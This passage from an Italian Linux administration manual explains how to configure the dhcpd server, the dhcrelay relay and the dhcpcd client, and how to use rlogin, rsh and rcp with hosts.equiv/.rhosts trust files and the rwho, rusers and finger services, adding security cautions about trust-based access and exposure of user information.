Il problema di organizzazione del servente si limita quindi alla configurazione del file '`/etc/dhcpd.conf`'. Attualmente, questo tipo di servente è in corso di sviluppo e la documentazione relativa alla sua configurazione potrebbe essere rimasta un po' indietro rispetto alle potenzialità offerte effettivamente.

Segue il modello sintattico per l'avvio del demone:

```
dhcpd [opzioni] [interfacce...]
```

In generale, '**`dhcpd`**' non richiede alcun argomento nella riga di comando, limitandosi così a leggere la configurazione e a porsi in ascolto di tutte le interfacce in grado di gestire il multicast, funzionando come demone. L'indicazione di una o più interfacce di rete, alla fine degli argomenti, permette di specificare dove '**`dhcpd`**' deve porre la sua attenzione, ignorando le altre eventualmente presenti.

Opzione	Descrizione
`-p` *n_porta*	'**`dhcpd`**' è in ascolto normalmente della porta UDP numero 67 ('**`bootps`**'), ma ciò può essere cambiato attraverso questa opzione.
`-cf` *file_di_configurazione*	Permette di definire un file di configurazione alternativo a quello predefinito.
`-lf` *file_lease*	Permette di definire un file alternativo a quello predefinito per l'accumulo delle informazioni sui nodi che hanno ottenuto un indirizzo IP.

La configurazione con il file '`/etc/dhcpd.conf`' permette di definire il funzionamento di '**`dhcpd`**', sia per la gestione del protocollo DHCP, che per BOOTP. Qui si intendono mostrare solo le direttive utili per il protocollo DHCP.

In questo file sono ammessi i commenti, preceduti dal simbolo '`#`' e terminati dalla fine della riga in cui appaiono. È consentito inoltre spaziare le direttive attraverso righe vuote o righe bianche, che vengono ignorate.

Le direttive sono organizzare in forma di struttura, in cui appare la dichiarazione di ciò a cui fa riferimento tale struttura, seguita dall'indicazione di una serie di parametri specifici, racchiusi tra

[4] **DHCP ISC** software libero con licenza speciale

parentesi graffe.

```
[parametro_globale ;]
[parametro_globale ;]
...
dichiarazione  {
        [parametro_specifico ;]
        ...
        [sotto_dichiarazione  {
                [parametro_più_specifico ;]
                ...
        }]
        ...
}
...
```

Lo schema sintattico è un po' confuso a prima vista, ma significa che il file può iniziare con una serie di direttive (facoltative) contenenti l'indicazione di alcuni parametri (si chiarirà in seguito di cosa può trattarsi), il cui effetto ha valore globale, salvo la possibilità di essere offuscati da definizioni contrastanti all'interno di direttive di dichiarazione.

Il file deve contenere almeno una direttiva di dichiarazione che può limitarsi a contenere dei parametri specifici, oppure può inglobare delle sotto-dichiarazioni.

La cosa migliore, per cominciare, è introdurre un esempio. Si supponga di volere servire la rete locale 192.168.1.0/255.255.255.0, specificando che gli indirizzi da 192.168.1.100 a 192.168.1.199 possono essere gestiti per le attribuzioni dinamiche di indirizzi IP. Il file di configurazione può limitarsi a contenere quanto segue:

```
subnet 192.168.1.0 netmask 255.255.255.0 {
    range 192.168.1.100 192.168.1.199;
}
```

La direttiva di dichiarazione '**`subnet`**', come si può intuire, è quella più importante per la gestione del DHCP. Nella maggior parte dei casi, la configurazione si comporrà di una o più direttive di questo tipo, contenenti probabilmente più parametri di quanto visto nell'esempio.

Prima di mostrare più in dettaglio le altre direttive, viene presentato un altro esempio, che potrebbe soddisfare le esigenze più comuni di chi utilizza '**`dhcpd`**' (a parte i valori particolari che sono stati indicati). Rispetto all'esempio precedente si nota la presenza di due intervalli di indirizzi IP da utilizzare per l'attribuzione automatica; per il resto, momentaneamente, dovrebbe essere intuitivo il significato.

```
subnet 192.168.1.0 netmask 255.255.255.0 {
    range 192.168.1.100 192.168.1.149;
    range 192.168.1.200 192.168.1.249;
    default-lease-time 604800;  # una settimana
    max-lease-time 2592000;     # 30 giorni
    option subnet-mask 255.255.255.0;
    option broadcast-address 192.168.1.255;
    option routers 192.168.1.1;
    option domain-name-servers 192.168.1.1, 192.168.1.2;
    option domain-name "brot.dg";
}
```

Prima di proseguire con la descrizione di alcuni tra dichiarazioni e parametri, si osservi che i parametri sono terminati dal punto e virgola. È ammesso indicare più parametri sulla stessa riga, anche se in generale è preferibile evitarlo.

Dichiarazione	Descrizione

`shared-network` *nome* `{`
[*parametro*`;`]
...
dichiarazione `{`
...
`}`
...
`}`
	Come si osserva dalla sintassi, una dichiarazione '**`shared-network`**' è fatta per l'inclusione di altre dichiarazioni e non solo di parametri. Permette di specificare una rete condivisa, nel senso di due o più reti logiche che si trovano sulla stessa rete fisica. In questa situazione, è normale che la direttiva includa l'indicazione di più dichiarazioni '**`subnet`**', una per ogni rete logica. Il problema, semmai, è che quando si collocano dei nodi nuovi nella rete condivisa, non è possibile distinguere a quale delle reti logiche dovrebbero appartenere; di conseguenza, ottengono semplicemente il primo indirizzo libero nell'insieme globale.

`group {`
[*parametro*`;`]
...
dichiarazione `{`
...
`}`
...
`}`
	La dichiarazione '**`group`**' serve solo a definire un raggruppamento di dichiarazioni, a cui attribuire una serie di parametri in modo predefinito. Evidentemente si tratta dei parametri che precedono le direttive delle dichiarazioni annidate.

`subnet` *indirizzo_di_rete* `netmask` *maschera_di_rete* `{`
[*parametro*`;`]
...
`}`
	La dichiarazione '**`subnet`**' serve a contenere l'indicazione di parametri specifici per la sottorete. Permette di definire una sottorete, indicata attraverso l'indirizzo e la maschera di rete.

Parametro	Descrizione
`default-lease-time` *n_secondi* `;`	Definisce il tempo predefinito per la scadenza dell'associazione tra nodo e indirizzo IP assegnato. Viene utilizzato se il cliente non richiede una durata differente.
`max-lease-time` *n_secondi* `;`	Definisce il tempo massimo per la scadenza dell'associazione tra nodo e indirizzo IP assegnato. Il cliente non può ottenere un tempo maggiore (che comunque può essere rinnovato).
`range` *indirizzo_ip_iniziale* *indirizzo_ip_finale* `;`	Indica l'intervallo di indirizzi IP utilizzabili in modo dinamico. Più intervalli separati possono essere indicati utilizzando più volte questo tipo di parametro.
`option subnet-mask` *maschera_di_rete* `;`	Permette di specificare la maschera di rete, modificando eventualmente quanto stabilito in modo predefinito.
`option broadcast-address` *indirizzo_broadcast* `;`	Permette di definire l'indirizzo broadcast.
`option routers` *indirizzo_ip_del_router* `;`	Permette di indicare l'indirizzo IP del router predefinito.

Parametro	Descrizione
`option domain-name-servers` *indirizzo_dns* [,...];	Permette di indicare un elenco di indirizzi di serventi DNS. Gli indirizzi sono separati attraverso una virgola.
`option domain-name "`*dominio*`";`	Stabilisce il nome di dominio. Di solito si tratta del dominio della rete o della sottorete a cui si fa riferimento.

139.3 Relè DHCP

Nello stesso pacchetto del servente DHCP descritto nelle sezioni precedenti, si trova normalmente il demone '**`dhcrelay`**'. Questo è in grado di fungere da ripetitore per una richiesta fatta da un cliente DHCP, quando questa, diversamente, non può attraversare un router.

All'inizio del capitolo si è accennato al fatto che sarebbe meglio evitare che un servizio DHCP possa superare i router; tuttavia, chi desidera utilizzare ugualmente tale possibilità, lo può fare attraverso questo programma.

`dhcrelay` [*opzioni*] *servente_dhcp*...

'**`dhcrelay`**' è un demone in grado di ritrasmettere le richieste fatte da un cliente DHCP a un servente che altrimenti non sarebbe raggiungibile. Nello stesso modo, le risposte vengono rinviate all'origine.

'**`dhcrelay`**' non richiede configurazione; l'unica cosa indispensabile è l'indicazione di almeno un servente DHCP alla fine della riga di comando.

Opzione	Descrizione
`-p` *n_porta*	Permette di specificare un numero di porta differente da quello standard (67).
`-i` *interfaccia*	Permette di indicare in modo esplicito un'interfaccia di rete da cui '**`dhcrelay`**' può aspettarsi delle richieste da parte di clienti DHCP. Per indicare più interfacce, occorre usare più volte questa opzione. Questa opzione è utile in particolare per escludere eventualmente un'interfaccia di una rete fisica su cui potrebbe esserci già il servente DHCP relativo, in grado di intervenire da solo.

139.4 Cliente DHCP

Il cliente DHCP ha il compito di interpellare un servente attraverso una chiamata circolare fatta nella rete fisica in cui si trova lo stesso cliente, ottenendo da questo l'indicazione dell'indirizzo IPv4 da utilizzare, assieme ad altre informazioni di contorno eventuali. Successivamente, ha il compito di ripresentarsi presso il servente periodicamente, per evitare che scada il tempo concesso per l'identificazione che gli è stata attribuita (*lease*).

Il problema maggiore, semmai, è fare in modo che il sistema presso cui è in funzione il cliente DHCP sia in grado di adeguarsi alle informazioni ottenute in questo modo. Non basta sapere quale indirizzo IPv4 si può utilizzare per una certa interfaccia di rete, occorre anche configurarla e definire l'instradamento. A questo proposito, il cliente DHCP è un punto delicato, per cui la scelta, ammesso che ce ne sia più di una, va fatta pensando all'integrazione con il proprio sistema operativo.

Nelle distribuzioni GNU/Linux si trova normalmente il programma '**`dhcpcd`**' [5] che non fa parte dello stesso pacchetto del servente già descritto ed è anche ciò che verrà presentato in questo capitolo.

`dhcpcd` [*opzioni*] [*interfaccia*]

'**`dhcpcd`**' è un demone in grado di compiere il ruolo di cliente DHCP, per ottenere l'indicazione dell'indirizzo IPv4, della maschera di rete relativa, dell'indirizzo del router, del servente DNS oltre ad altre informazioni eventualmente fornite.

Il pregio principale di questo cliente è quello di essere capace di riconfigurare l'interfaccia di rete e di ridefinire l'instradamento in modo autonomo, senza richiedere la predisposizione di script appositi o di qualunque apparato di contorno.

Il limite di questo programma sta nel fatto di poter intervenire su una sola interfaccia di rete, che in modo predefinito è '**`eth0`**'.

Per quanto riguarda l'informazione del DNS, '**`dhcpcd`**' crea un file che riproduce il contenuto di '`/etc/resolv.conf`'; si tratta di '`/etc/dhcpc/resolv.conf`'. Per le altre informazioni, comprese quelle sull'interfaccia di rete e sull'instradamento, crea un altro file che ha l'aspetto di un pezzo di script di shell, che potrebbe essere utilizzato in qualche tipo di procedura di inizializzazione del sistema. Si tratta di '`/etc/dhcpc/hostinfo-`*interfaccia*'.

Opzione	Descrizione
`-k`	Invia un segnale '**`SIGTERM`**' al processo '**`dhcpcd`**' in funzione attualmente.
`-l` *n_secondi*	Specifica il tempo di *lease* da richiedere al servente. Il servente potrà accettarlo o concedere un tempo inferiore, a seconda della sua configurazione.

Segue la descrizione di alcuni esempi.

```
# dhcpcd
```

Avvia '**`dhcpcd`**' in modo normale, come demone, allo scopo di ottenere un indirizzo per l'interfaccia '**`eth0`**'.

```
# dhcpcd eth1
```

Avvia '**`dhcpcd`**' come demone, in modo da ottenere un indirizzo per l'interfaccia '**`eth1`**'.

Se il servente DHCP fornisce le indicazioni sui serventi DNS ed eventualmente anche il dominio di competenza, '**`dhcpcd`**' è in grado di creare il file '`/etc/dhcpc/resolv.conf`', il cui scopo è di sostituirsi a quello omonimo collocato nella directory '`/etc/`'.

Se si vuole sfruttare questa opportunità, conviene sostituire il file '`/etc/resolv.conf`' con un collegamento simbolico a questo file generato da '**`dhcpcd`**'.

```
# mv /etc/resolv.conf /etc/resolv.conf.orig
```

```
# ln -s /etc/dhcpc/resolv.conf /etc/resolv.conf
```

Il file '`/etc/dhcpc/hostinfo-`*interfaccia*' viene creato da '**`dhcpcd`**' per contenere tutte le informazioni riferite a un'interfaccia particolare. Per esempio, quando si interviene su '**`eth0`**', si otterrà il file '`/etc/dhcpc/hostinfo-eth0`'.

[5] **DHCPcd** GNU GPL

Il contenuto del file è realizzato in modo da essere compatibile con gli script per una shell derivata da quella di Bourne (come Bash, o altre meno sofisticate), per cui è facile inglobare tale file in uno script di una qualche procedura.

Accesso remoto

Una serie di programmi storici consente di eseguire delle operazioni su elaboratori remoti. I nomi di questi iniziano convenzionalmente con una lettera «r» in modo da distinguerli da programmi equivalenti che svolgono la loro funzione in ambito locale. Oltre ai programmi che richiedono l'elaborazione, nel servente ci devono essere dei demoni in grado di attuare quanto richiesto. [1]

140.1 Identificazione e fiducia

L'esecuzione di un'elaborazione remota richiede il riconoscimento dell'utente, in modo da potere stabilire l'ambito e i privilegi in cui si deve trovare presso l'elaboratore remoto. Il riconoscimento può avvenire attraverso una sorta di procedura di accesso, durante il funzionamento del programma dal lato cliente, oppure può essere basato sulla semplice fiducia, concedendo l'accesso attraverso la preparazione di alcuni file di configurazione. Indubbiamente, la fiducia è un metodo molto poco sicuro di amministrare il proprio sistema, ma quando una rete locale è ristretta a un ambito in cui tutto è comunque sotto controllo, la richiesta di una parola d'ordine può essere effettivamente un fastidio inutile.

Il riconoscimento può avvenire nel modo tradizionale, attraverso i file '`/etc/hosts.equiv`' e '`~/.rhosts`', oppure attraverso un'autenticazione Kerberos. Questo ultimo metodo non viene descritto.

Se si vuole concedere un accesso senza controlli particolari, si può predisporre il file '`/etc/hosts.equiv`' con un semplice elenco di nomi di nodi (o di indirizzi IP) a cui si concede l'accesso, in modo generalizzato, senza la richiesta di una parola d'ordine. Parallelamente, o alternativamente, ogni utente può predisporre il proprio elenco di nodi e di utenti da considerare equivalenti alla propria «identità» locale, preparando il file '`~/.rhosts`'.

L'esempio seguente mostra il contenuto del file '`/etc/hosts.equiv`' di un nodo per il quale si vuole consentire l'accesso da parte di *`dinkel.brot.dg`* e di *`roggen.brot.dg`*.

```
dinkel.brot.dg
roggen.brot.dg
```

In questo modo, gli utenti dei nodi *`dinkel.brot.dg`* e *`roggen.brot.dg`* possono accedere al sistema locale senza la richiesta formale di alcuna identificazione, purché esista per loro un'utenza con lo stesso nome.

L'elenco di nodi equivalenti può contenere anche l'indicazione di utenti particolari, per la precisione, ogni riga può contenere il nome di un nodo seguito eventualmente da **uno spazio** e dal nome di un utente. Si osservi l'esempio seguente:

```
dinkel.brot.dg
roggen.brot.dg
dinkel.brot.dg tizio
dinkel.brot.dg caio
```

Come nell'esempio precedente, viene concesso agli utenti dei nodi *`dinkel.brot.dg`* e *`roggen.brot.dg`* di accedere localmente se esistono utenze con lo stesso nome. In aggiunta a questo, però, viene concesso agli utenti '**`tizio`**' e '**`caio`**' del nodo *`dinkel.brot.dg`*, di accedere con **qualunque** nominativo-utente (locale), senza la richiesta di alcuna parola d'ordine.

[1] **netkit-rsh** UCB BSD

Si può intuire che fare una cosa del genere significa concedere a tali utenti privilegi simili a quelli di '**`root`**'. In generale, tali utenti non dovrebbero essere in grado di utilizzare UID molto bassi, ma questo dipende da come sono stati compilati i sorgenti; comunque non è questo un buon motivo per configurare così il file '`/etc/hosts.equiv`'.

Il nome o l'indirizzo di un nodo può essere preceduto da un segno, '**`+`**' o '**`-`**', con il quale si intende, rispettivamente, includere o escludere il nodo stesso. Come si può intendere, il segno '**`+`**' è predefinito.

Secondo la sintassi tradizionale di questo file, si può inserire una riga contenente soltanto il segno '**`+`**', allo scopo di **consentire l'accesso a qualunque nodo**. In questo senso si spiega poi la presenza del segno '**`-`**' per escludere poi qualche nodo particolare.

Come già accennato, indipendentemente dal fatto che il file '`/etc/hosts.equiv`' sia presente o meno, ogni utente può predisporre il proprio file '`~/.rhosts`'. La sintassi di questo file è la stessa di '`/etc/hosts.equiv`', ma si riferisce esclusivamente all'utente che predispone tale file nella propria directory personale.

In questo file, l'indicazione di utenti precisi è utile e opportuna, perché quell'utente fisico, potrebbe essere riconosciuto con nomi differenti presso i nodi da cui vuole accedere.

```
dinkel.brot.dg tizi
roggen.brot.dg tizio
```

L'esempio, mostra l'indicazione precisa di ogni nominativo-utente dei nodi che possono accedere senza richiesta di identificazione.[2]

I dettagli sull'uso di questi file possono essere differenti da un sistema all'altro. In particolare ci possono essere delle restrizioni ai permessi che può avere questo file; infatti, secondo il buon senso, '`/etc/hosts.equiv`' dovrebbe appartenere all'utente '**`root`**', senza consentire accessi in scrittura ad altri utenti; nello stesso modo, il file '`~/.rhosts`' dovrebbe appartenere all'utente al quale si riferisce, senza che altri possano avere permessi di scrittura su questo. Inoltre, dovrebbe essere impedito all'utente '**`root`**', così come agli utenti speciali (cioè quelli corrispondenti a numeri UID particolarmente bassi), di accedere senza identificazione. Quindi, di solito, la sola configurazione del file '`/etc/hosts.equiv`' non basta a permettere l'accesso all'utente '**`root`**' senza che questo fornisca la parola d'ordine, anche se normalmente è sufficiente predisporre il file '`~root/.rhosts`'.[3] Si veda in ogni caso quanto descritto nelle pagine di manuale *hosts.equiv(5)* e *rhosts(5),* se presenti nel proprio sistema.

140.2 Accesso remoto normale

L'accesso remoto tradizionale è qualcosa di molto simile all'utilizzo di una connessione TELNET e comunque rimane la base dei programmi di utilizzo remoto. Dal lato del servente occorre un demone '**`in.rlogind`**' (o solo '**`rlogind`**') e dal lato del cliente il programma '**`rlogin`**'.

La sintassi per avviare demone dal lato del servente è molto semplice:

`in.rlogind` [*opzioni*]

Il demone '**`in.rlogin`**' è gestito dal supervisore dei servizi di rete e filtrato dal TCP wrapper. Nell'esempio seguente, viene mostrata la riga di '`/etc/inetd.conf`' in cui si dichiara il suo possibile utilizzo per quanto riguarda il caso particolare di Inetd:

[2] Si deve fare attenzione al fatto che tra il nome del nodo e il nome dell'utente, ci deve essere uno spazio.

[3] Per quanto riguarda le limitazioni all'accesso dell'utente '**`root`**', si tenta presente che potrebbe essere stato impedito l'accesso da un elaboratore remoto a causa della configurazione del file '`/etc/securetty`'.

```
login   stream  tcp     nowait  root    /usr/sbin/tcpd  in.rlogind
```

Opzione	Descrizione
`-h`	Permette anche all'utente '**`root`**' di utilizzare il file '`~/.rhosts`'.

Dal lato del cliente il programma '**`rlogin`**' consente di accedere all'elaboratore remoto, come se ci si trovasse sulla console di quello:

`rlogin` [*opzioni*] *host_remoto*

Opzione	Descrizione
`-l` *utente*	Con questa opzione è possibile specificare già nella riga di comando il nome dell'utente da utilizzare per l'accesso nel sistema remoto. Quando ci si identifica in questo modo, viene richiesta la parola d'ordine in ogni caso.
`-8`	Abilita la connessione utilizzando una comunicazione a 8 bit in modo da poter utilizzare caratteri speciali che vanno oltre l'ASCII tradizionale.

140.3 Shell remota

Una shell remota è uno strumento per eseguire un comando in un elaboratore remoto dirigendo il flusso normale di dati attraverso il programma utilizzato localmente. In pratica, per fare questo, si utilizza il demone '**`in.rshd`**' (o '**`rshd`**') dal lato servente e '**`rsh`**' dal lato cliente.

Quando si utilizza una shell remota come Rsh, è importante fare mente locale alla sequenza delle operazioni che avvengono. Infatti, il comando viene interpretato inizialmente dalla shell locale che poi passa gli argomenti a '**`rsh`**', il quale poi eseguirà un comando presso l'elaboratore remoto. Il problema sta quindi nel comprendere quale sia effettivamente il comando che verrà eseguito nell'elaboratore remoto, tenendo conto anche della shell che verrà utilizzata lì, per determinare il flusso di output che si ottiene (standard output e standard error), flusso che poi può essere visualizzato, ridiretto o rielaborato localmente.

Segue la sintassi per l'avvio del demone che offre questo servizio:

`in.rshd` [*opzioni*]

Il demone '**`in.rshd`**' è gestito dal supervisore dei servizi di rete e filtrato dal TCP wrapper ('**`tcpd`**'). Nell'esempio seguente, viene mostrata la riga di '`/etc/inetd.conf`' in cui si dichiara il suo possibile utilizzo per quanto riguarda il caso particolare di Inetd:

```
shell   stream  tcp     nowait  root    /usr/sbin/tcpd  in.rshd
```

Opzione	Descrizione
`-h`	Permette anche all'utente '**`root`**' di utilizzare il file '`~/.rhosts`'.

Dal lato del cliente il programma '**`rsh`**' permette di eseguire il comando richiesto nell'elaboratore remoto specificato se su quell'elaboratore è abilitata questa possibilità:

`rsh` [*opzioni*] *host_remoto* [*comando*]

Lo standard input ricevuto da '**`rsh`**' viene inviato allo standard input del comando remoto; lo standard output e lo standard error emessi dal comando remoto vengono ridiretti in modo che

diventino rispettivamente lo standard output e lo standard error di '**rsh**'.

Questo meccanismo di ridirezione è l'elemento che rende utile questo programma e d'altra parte è anche il suo limite: non possono essere utilizzati programmi che richiedono l'interazione con l'utente, attraverso '**rsh**'.

Se '**rsh**' viene utilizzata senza l'indicazione del comando remoto, si ottiene in pratica un accesso puro e semplice, attraverso '**rlogin**'.

Opzione	Descrizione
`-l` *utente*	Con questa opzione è possibile specificare già nella riga di comando il nome dell'utente da utilizzare per l'accesso nel sistema remoto. Quando ci si identifica in questo modo, viene richiesta la parola d'ordine in ogni caso.

Segue la descrizione di alcuni esempi per l'utilizzo di '**rsh**'.

- `$` **`rsh roggen.brot.dg cat /etc/fstab > copia-locale`**

  Esegue il '**cat**' del file '`/etc/fstab`' dell'elaboratore *`roggen.brot.dg`* e ne dirige l'output verso il file locale '`copia-locale`'.

- `$` **`rsh roggen.brot.dg cat /etc/fstab ">" copia-remota`**

  Questo esempio sembra molto simile al precedente, ma utilizzando il simbolo di ridirezione tra virgolette, la shell locale non lo interpreta in questo modo, ma lo lascia tra gli argomenti di '**rsh**'. Così facendo, il simbolo di ridirezione viene gestito dal comando remoto generando il file '`copia-remota`' proprio nell'elaboratore remoto.

- `$` **`rsh roggen.brot.dg tar czf - /home/pluto > ~/pluto.tgz`**

  Esegue l'archiviazione della directory '`/home/pluto/`' dell'elaboratore *`roggen.brot.dg`* generando l'archivio compresso '`~/pluto.tgz`' nell'elaboratore locale.

140.4 Copia tra elaboratori

Un modo per copiare dati tra un elaboratore e un altro può essere quello di sfruttare un file system di rete. Un altro modo potrebbe essere quello di utilizzare '**rsh**' per copiare dati da un elaboratore remoto verso quello locale (viceversa è un po' difficile).

Il modo più pratico è l'utilizzo di '**rcp**' attraverso il quale si possono copiare file tra due elaboratori remoti o tra un elaboratore remoto e quello locale.

'**rcp**' si avvale di '**rsh**', di conseguenza, dal lato servente occorre il demone '**rshd**' e dal lato del servente serve anche '**rsh**'.

La sintassi per l'uso di '**rcp**' ricalca in linea di massima quella di '**cp**':

`rcp` [*opzioni*] *origine destinazione*

`rcp` [*opzioni*] *origine*... *directory*

I file o le directory indicati tra gli argomenti possono essere espressi nella forma seguente:

[[*utente*`@`]*host*`:`]*file*

Se non viene indicato esplicitamente un utente, si intende fare riferimento a un utente remoto con lo stesso nome di quello usato localmente; se non viene indicato il nome o l'indirizzo dell'elaboratore remoto, si intende quello locale.

Quando si fa riferimento a file remoti senza l'indicazione di un percorso assoluto, occorre tenere presente che la directory corrente di un elaboratore remoto corrisponde alla directory personale dell'utente a cui si fa riferimento. Nello stesso modo, occorre tenere presente che, dal momento che '**rcp**' si avvale di '**rsh**', le cose possono cambiare un po' a seconda del tipo di shell abbinato all'utente remoto.

Opzione	Descrizione
`-r`	Se all'interno dei file indicati come origine della copia, si trovano anche directory, queste vengono copiate assieme al loro contenuto, in modo ricorsivo. In tal caso, necessariamente, la destinazione deve essere una directory.
`-p`	*Preserve*. Con questa opzione si intende fare in modo che '**rcp**' tenti di riprodurre le stesse proprietà e gli stessi permessi nei file di destinazione, senza tenere conto del valore della maschera dei permessi (*umask*). Quando questa opzione non viene indicata, nel caso in cui il file di destinazione esista già, vengono mantenuti i permessi e le proprietà di quello esistente, mentre se i file di destinazione vengono creati, si utilizzano i permessi del file originale, filtrati attraverso la maschera dei permessi.

Seguono alcuni esempi.

- $ **rcp roggen.brot.dg:/home/tizio/letterina ./letterina**

  Copia il file '/home/tizio/letterina' contenuto nell'elaboratore *roggen.brot.dg*, nella directory corrente dell'elaboratore locale.

- $ **rcp roggen.brot.dg:\~/letterina ./letterina**

  Esegue un'operazione simile a quella dell'esempio precedente, ma in questo caso si utilizza un codice macro che deve essere interpretato dalla shell remota. Per evitare che venga invece interpretato dalla shell locale, viene utilizzata la barra obliqua inversa per proteggere la tilde.

Informazioni sugli utenti della rete

I servizi di informazione sugli utenti della rete possono essere distinti in tre tipi, a seconda che si basino sul servizio di uno dei demoni seguenti:

- '**`rwhod`**'
- '**`rpc.rusersd`**'
- '**`fingerd`**'

> L'attivazione dei servizi che forniscono informazioni sugli utenti sono fonte di problemi di sicurezza. In generale, sono molto utili nelle reti locali chiuse mentre sono pericolosi nei sistemi accessibili dall'esterno.

141.1 Who remoto

Si tratta di un sistema che raccoglie le informazioni sugli utenti connessi nella rete locale. [1] Le informazioni sono aggiornate frequentemente da un demone locale che, attraverso l'invio e la ricezione di messaggi broadcast, informa e ottiene informazioni dagli altri sistemi dove si trova in funzione lo stesso demone.

Attraverso questo meccanismo, ogni elaboratore che ha in funzione questo demone ha una directory '`/var/spool/rwho/`' contenente una serie di file, uno per ogni elaboratore incontrato nella rete locale. Questi file rappresentano il risultato finale di questo sistema di raccolta di informazioni e ognuno di questi contiene l'indicazione degli utenti che utilizzano gli elaboratori della rete locale.

Il demone che si occupa di fornire e ricevere le informazioni sugli utenti connessi sui vari elaboratori della rete locale è '**`rwhod`**'. Come accennato, la comunicazione tra il demone locale e quelli degli altri elaboratori avviene attraverso messaggi broadcast; pertanto la rete deve essere in grado di gestire tali messaggi e il sistema di collezione delle informazioni risulta limitato all'ambito dell'indirizzo broadcast utilizzato. Il modello sintattico mostra che in generale non si usano argomenti:

```
rwhod
```

Il compito di '**`rwhod`**', dal punto di vista pratico, è quello di aggiornare i file contenuti all'interno di '`/var/spool/rwho/`'.

'**`rwhod`**' può essere avviato solo come demone autonomo, senza il controllo del supervisore dei servizi di rete. Se si ritiene che questo servizio sia importante occorre inserire l'avvio di '**`rwhod`**' in uno degli script della procedura di inizializzazione del sistema.

All'interno di ogni elaboratore che partecipa al servizio di condivisione delle informazioni sugli utenti, il programma '**`rwho`**' è quello che legge i file contenuti in '`/var/spool/rwho/`' per informare sugli utenti connessi agli elaboratori della rete locale. Come spiegato in precedenza, i file di queste informazioni, contenuti nella directory '`/var/spool/rwho/`' sono aggiornati dal demone '**`rwhod`**'.

```
rwho [-a]
```

[1] **netkit-rwho** UCB BSD

Opzione	Descrizione
`-a`	Permette di non visualizzare le informazioni sugli utenti che da molto tempo risultano non avere alcuna interazione con il proprio sistema.

141.2 Informazioni attraverso RPC

È possibile richiedere informazioni attraverso le RPC. Per ottenerle, occorre che l'elaboratore dal quale si vogliono ricevere abbia in funzione il servizio '**`rusersd`**' normalmente reso disponibile dal demone '**`rpc.rusersd`**'. [2]

Naturalmente, trattandosi di un servizio RPC, occorre che anche il Portmapper sia stato attivato preventivamente (capitolo 136).

Come già accennato, '**`rpc.rusersd`**' è il demone del servizio '**`rusersd`**'. Normalmente, per attivarlo è necessario avviarlo in maniera indipendente dal supervisore dei servizi di rete, attraverso la procedura di inizializzazione del sistema:

```
rpc.rusersd
```

Il programma '**`rusers`**', dal lato cliente, elenca gli utenti connessi agli elaboratori della rete locale, svolgendo in pratica il compito del programma '**`users`**', ma attraverso la rete. Per ottenere queste informazioni, utilizza una chiamata RPC e quindi instaura un collegamento con il demone '**`rpc.rusersd`**' presso gli elaboratori che rispondono:

```
rusers [-a] [-l] [host...]
```

Opzione	Descrizione
`-a`	Mostra le informazioni di tutti i nodi che rispondono, anche nessun utente vi accede in quel momento.
`-l`	Mostra informazioni dettagliate sugli accessi.

141.3 Finger: informazioni personali

Quando si parla di Finger [3] si fa riferimento alle informazioni personali contenute nel quinto campo del file '`/etc/passwd`', cioè al nominativo completo dell'utente. A volte, in questo campo si trovano informazioni addizionali, come l'ufficio, il numero telefonico dell'ufficio e il numero di casa. Sotto questo aspetto, tali informazioni sono effettivamente delicate, pertanto questo tipo di servizio va attivato solo se richiesto.

Volendo, si possono rendere pubbliche queste informazioni, assieme ad altre che si raccolgono all'interno di file di configurazione contenuti nelle directory personali degli utenti, attraverso il demone '**`in.fingerd`**' (o solo '**`fingerd`**'), controllato dal supervisore dei servizi di rete.

In molte distribuzioni GNU il demone '**`in.fingerd`**' risulta attivo in modo predefinito. Pertanto, se non lo si vuole, bisogna fare attenzione a non lasciarselo sfuggire. Il demone è gestito dal supervisore dei servizi di rete, che di solito si avvale del TCP wrapper per controllare l'accesso a tali informazioni:

```
in.fingerd [opzioni]
```

[2] **netkit-rusers** software libero con licenza speciale

[3] **Finger** UCB BSD

Nell'esempio seguente, viene mostrata la riga di '`/etc/inetd.conf`' in cui si dichiara il suo possibile utilizzo per quanto riguarda il caso particolare di Inetd:

```
finger  stream  tcp     nowait  root    /usr/sbin/tcpd  in.fingerd
```

Se si vuole evitare che il servizio sia disponibile, conviene commentare tale direttiva del file '`/etc/inetd.conf`':

```
# finger  stream  tcp     nowait  root    /usr/sbin/tcpd  in.fingerd
```

Segue la descrizione di alcune opzioni della riga di comando del demone '**`in.fingerd`**'.

Opzione	Descrizione
`-w`	Con questa opzione, gli utenti remoti del servizio ricevono un benvenuto addizionale, contenente informazioni particolareggiate sul sistema in funzione. Dal momento che queste indicazioni possono essere utili a un ipotetico aggressore, generalmente si evita di utilizzare tale opzione.
`-u`	L'opzione '**`-u`**' permette di non accogliere richieste remote generalizzate. In pratica, si impedisce l'uso di un comando del tipo '**`finger @host`**', in cui non appare esplicitamente il nome di un utente particolare.
`-l`	Attiva l'annotazione delle richieste nel registro di sistema.

In generale, per motivi di sicurezza è meglio avviare il demone con l'opzione '**`-u`**', in modo da evitare le richieste generalizzate a tutti gli utenti del sistema.

Il programma '**`finger`**' consente di visualizzare le informazioni utili a identificare gli utenti indicati come argomento. Gli utenti possono essere specificati anche utilizzando il simbolo '`@`' seguito dal nome dell'elaboratore. Se non vengono indicati nomi di utente, viene visualizzato l'elenco degli utenti connessi. Se si specifica il nome di un elaboratore preceduto dal simbolo '`@`', viene visualizzato l'elenco degli utenti connessi a quell'elaboratore:

`finger` [*opzioni*] [*utente*...] [[*utente*]@*host*...]

Opzione	Descrizione
`-s`	Visualizza il nominativo degli utenti, il nome reale, i terminali a cui sono connessi (con l'aggiunta di un asterisco nel caso sia impedita la scrittura), il tempo di inattività (questo non esclude che su quel terminale possa essere in uso un qualche programma interattivo), il momento in cui è avvenuto l'accesso e le informazioni addizionali sull'ufficio.
`-l`	Fornisce tutte le informazioni che si potrebbero ottenere attraverso l'opzione '**`-s`**', assieme a tutte le altre disponibili: la directory personale, il telefono privato, la shell iniziale, la situazione della posta elettronica, assieme al contenuto dei file '`~/.plan`', '`~/.project`' e '`~/.forward`' (che si trovano nella directory personale di quell'utente). Questa è l'azione predefinita, che corrisponde in pratica a fornire tutte le notizie disponibili sull'utente.

Segue la descrizione di alcuni esempi.

- `$` **`finger`**

  Fornisce l'elenco degli utenti connessi al sistema locale.

- `$` **`finger @dinkel.brot.dg`**

Se l'elaboratore *dinkel.brot.dg* lo consente, fornisce l'elenco degli utenti connessi a quel sistema remoto. In caso contrario (quando il servente '**in.fingerd**' è stato avviato con l'opzione '**-u**') si dovrebbe ottenere un messaggio simile a quello seguente:

```
Please supply a username
```

- $ **finger -l @dinkel.brot.dg**

